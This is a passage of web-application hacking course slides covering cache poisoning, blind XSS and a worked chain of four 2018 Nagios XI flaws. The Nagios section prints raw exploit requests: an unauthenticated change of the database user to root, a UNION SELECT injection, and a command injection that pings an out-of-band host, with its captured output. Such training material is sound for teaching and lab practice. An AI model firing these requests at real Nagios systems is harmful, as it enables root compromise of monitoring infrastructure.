- Flush out legitimate cached content from the cache server
- Send a specially crafted request - or malicious data such as a forged response - to the cache server
- The Malicious data is stored in the cache

Misconceptions of Web Poisoning

- ✗ Browser cache poisoning
- ✗ Web Cache Deception
- ✗ Response Splitting / Request Smuggling

Finding cache poisoning vulnerabilities:




Reference : <https://portswigger.net/blog/practical-web-cache-poisoning>

Demo 13.2 - Web Cache Poisoning

- Identify whether there are any unkeyed input used by the application and server caches the output for the same. Edit those unkeyed inputs with malicious payloads to do the following to random user when poisoned cache is requested.
- Perform Cross site Scripting
- Execute malicious script from remote location controlled by us
- Steal Credentials through Form submission to remote location controlled by us.

Challenge URL: <http://webcache.webhacklab.com/>



Module 14: Miscellaneous Vulnerabilities

In module 14, students will learn about:


- Blind XSS
- Interesting XSS and CSRF Attack Vectors
- Attack Chaining

And relevant Case Study



What is Blind XSS ?

- Type of Stored XSS
- Input is stored in database and reflected in a totally different application used by either backend or higher privileged user.



How to Detect Blind XSS ?

- Using OOB calls
- Lot of patience , since it requires another users intervention to execute the payload.
- Multiple Tools available :
 - Burp Collaborator
 - XSS Hunter

Exercise 14.1 - Blind XSS

- Identify the blind Cross Site Scripting vulnerability in the administrative application using out-of-band technique

Challenge URL: <http://topup.webhacklab.com/Shop/Checkout>



00:20:00

NagiosXI Vulnerability Chaining

- Attacker used following four vulnerabilities for RCE:
 1. CVE-2018-8733 - Authentication Bypass
 2. CVE-2018-8734 - SQL Injection
 3. CVE-2018-8735 - Command Injection
 4. CVE-2018-8736 - Privilege escalation
- Result: Remote Code Execution (RCE) with root privileges.

<https://blog.redactedsec.net/exploits/2018/04/26/nagios.html>


NagiosXI

- Nagios XI provides monitoring of all mission-critical infrastructure components including applications, services, operating systems, network protocols, systems metrics, and network infrastructure.
- Used by Intel, HP, CISCO, HYATT etc.

CVE-2018-8733 - Authentication bypass

- Authentication bypass vulnerability in the core config manager in Nagios XI 5.2.x through 5.4.x before 5.4.13 allows an unauthenticated attacker to make configuration changes.
- Impact:
 - Change the DB user account (Note: The ssh credentials to the appliance are set to root:nagiosxi by default, and these credentials are reused for the root database user.).
 - Break the application configuration and cause a denial of service (DoS) situation.

- We can use the below request to change DB user account to root:nagioxi



Request

Raw Params Headers Hex

Target: http://192.168.136.149

```
POST /nagiosql/admin/settings.php HTTP/1.1
Host: 192.168.136.149
Content-Type: application/x-www-form-urlencoded
Content-Length: 259
Connection: close
Upgrade-Insecure-Requests: 1

txtRootPath=nagiosql/&txtBasePath=/var/www/html/nagiosql/&selProtocol=http&txtTempdir=/tmp&
selLanguage=en_GB&txtEncoding=utf-8&txtDBserver=localhost&txtDBport=3306&txtDBname=nag
iosql&txtDBuser=root&txtDBpass=nagioxi&txtLogoff=3600&txtLines=15&selSeldisable=1
```


?

Type a search term 0 matches

Response

Raw Headers Hex HTML Render

```
<td>Database user *</td>
<td><input name='txtDBuser' type='text' id='txtDBuser' value='root' class='inpmust'
style="width:200px" >&nbsp;/nagiosql/admin/helpedit.php gave a 302 response that redirects to index.php. On analysing in a intercepting proxy, we could observe a broken form in response, containing vulnerable parameter **SelInfoKey1**.



The screenshot shows a proxy tool interface with the following details:

**Request:**


- Target: http://192.168.178.44
- Buttons: Go, Cancel, < | | >, Follow redirection (highlighted with a red box).
- Request Type: GET /nagiosql/admin/helpedit.php HTTP/1.1
- Host: 192.168.178.44
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate
- Connection: close
- Upgrade-Insecure-Requests: 1

**Response:**

- Raw Headers Hex HTML Render
- Value: 302 Found
- Date: ... Thu, 04 Oct 2018 07:06:11 GMT
- Code Snippet (HTML):

```
// return false;
// }
}
//-->
</script>
<table border="0" class="inserttable">
<tr>
<td style="width:100px;">Main key</td>
<td>
<select name="selInfoKey1" id="selInfoKey1" style="width:250px;" onChange="reloadPage () ">
<option value="">&nbsp</option>
```

- Convert above form into POST request and submitting SQL payload in vulnerable parameter.



The screenshot shows a web proxy tool interface with two main sections: Request and Response.

**Request:**

```
POST /nagiossql/admin/helpedit.php HTTP/1.1
Accept-Encoding: identity
Content-Length: 145
Host: 192.168.178.45
Content-Type: application/x-www-form-urlencoded

taContent=&modus=0&selInfoVersion=&hidKey2=&selInfoKey=c%27UNION+SELECT+@@datadir;--+&hidKey1=common&
hidVersion=&selInfoKey2=free_variables_name
```

A red box highlights the SQL injection payload in the Content section of the request.

**Response:**


```
<select name="selInfoVersion" id="selInfoVersion" style="width:100px;" onChange="reloadPage()">
 <option value="">&nbsp</option>
 <option value="/var/lib/mysql/" selected>/var/lib/mysql/</option>
```

A red box highlights the output of the SQL injection payload in the Response section, specifically the selected option value. A red arrow points from the highlighted payload in the request to the highlighted output in the response.

# CVE-2018-8735 - Command Injection (authenticated)

- Remote command execution (RCE) vulnerability in Nagios XI 5.2.x through 5.4.x before 5.4.13 allows an attacker to execute arbitrary commands on the target system, aka OS command injection.
- Limitation
  - Authentication
  - Requires admin level authorization.

- Below vulnerable POST requests get back responses that don't immediately confirm command injection, hence, Out of Band Interaction can be used.



Target: http://192.168.178.44

**Request**

Raw Params Headers Hex

```
POST /nagiosxi/backend/index.php HTTP/1.1
Host: 192.168.178.44
Content-Type: application/x-www-form-urlencoded
Cookie: nagiosxi=8ajvtffv8e51ko4ooncrrgdn31;
Content-Length: 98

cmd=submitcommand&command=1111&command_data=$(ping+-c+3+pingmeforverification.sos.notsosecure.com)
```

Type a search term 0 mat

**Response**

Raw Headers Hex XML

```
10:43:08.647327 IP 103.41.23.194.35539 > 88.208.239.41.53: 42840% [1au] A? pingmeforverification.sos.notsosecure.com. (70)
10:43:09.438822 IP 103.41.23.194.65233 > 88.208.239.41.53: 11489% [1au] A? pingmeforverification.sos.notsosecure.com. (70)
10:43:10.245582 IP 103.41.23.194.41322 > 88.208.239.41.53: 17848 A? pingmeforverification.sos.notsosecure.com. (59)
10:43:11.848656 IP 103.41.23.194.20093 > 88.208.239.41.53: 14336 A? pingmeforverification.sos.notsosecure.com. (59)
10:43:14.611016 IP 103.41.23.195.5610 > 88.208.239.41.53: 35873% [1au] A? pingmeforverification.sos.notsosecure.com. (70)
10:43:15.046118 IP 103.41.23.194.30659 > 88.208.239.41.53: 37313 A? pingmeforverification.sos.notsosecure.com. (59)
10:43:15.401736 IP 103.41.23.195.13937 > 88.208.239.41.53: 37490% [1au] A? pingmeforverification.sos.notsosecure.com. (70)
10:43:16.209062 IP 103.41.23.195.36845 > 88.208.239.41.53: 47205 A? pingmeforverification.sos.notsosecure.com. (59)
10:43:17.811154 IP 103.41.23.195.28347 > 88.208.239.41.53: 27975 A? pingmeforverification.sos.notsosecure.com. (59)
```

Sending DNS queries to attacker server to verify successful command execution

# CVE-2018-8736 - local Privilege Escalation


- A privilege escalation vulnerability in Nagios XI 5.2.x through 5.4.x before 5.4.13 allows an attacker to leverage the RCE vulnerability escalating to root.
- Chaining this to the set of Vulnerabilities we get Root.

- Nagios /etc/sudoers file reveal interesting shell scripts. For demonstration purposes we will be using reset\_config\_perms.sh

```
#includedir /etc/sudoers.d
Jser_Alias NAGIOSXI=nagios
Jser_Alias NAGIOSXIWEB=apache
NAGIOSXI ALL = NOPASSWD:/etc/init.d/nagios start
NAGIOSXI ALL = NOPASSWD:/etc/init.d/nagios stop
NAGIOSXI ALL = NOPASSWD:/etc/init.d/nagios restart
NAGIOSXI ALL = NOPASSWD:/etc/init.d/nagios reload
NAGIOSXI ALL = NOPASSWD:/etc/init.d/nagios status
NAGIOSXI ALL = NOPASSWD:/etc/init.d/nagios checkconfig
NAGIOSXI ALL = NOPASSWD:/etc/init.d/ndo2db start
NAGIOSXI ALL = NOPASSWD:/etc/init.d/ndo2db stop
NAGIOSXI ALL = NOPASSWD:/etc/init.d/ndo2db restart
NAGIOSXI ALL = NOPASSWD:/etc/init.d/ndo2db reload
NAGIOSXI ALL = NOPASSWD:/etc/init.d/ndo2db status
NAGIOSXI ALL = NOPASSWD:/etc/init.d/npcd start
NAGIOSXI ALL = NOPASSWD:/etc/init.d/npcd stop
NAGIOSXI ALL = NOPASSWD:/etc/init.d/npcd restart
NAGIOSXI ALL = NOPASSWD:/etc/init.d/npcd reload
NAGIOSXI ALL = NOPASSWD:/etc/init.d/npcd status
NAGIOSXI ALL = NOPASSWD:/usr/bin/php /usr/local/nagiosxi/html/includes/components/autodiscovery
NAGIOSXI ALL = NOPASSWD:/usr/local/nagiosxi/html/includes/components/profile/getprofile.sh
NAGIOSXI ALL = NOPASSWD:/usr/local/nagiosxi/scripts/upgrade_to_latest.sh
NAGIOSXI ALL = NOPASSWD:/usr/local/nagiosxi/scripts/change_timezone.sh
NAGIOSXI ALL = NOPASSWD:/usr/local/nagiosxi/scripts/manage_services.sh *
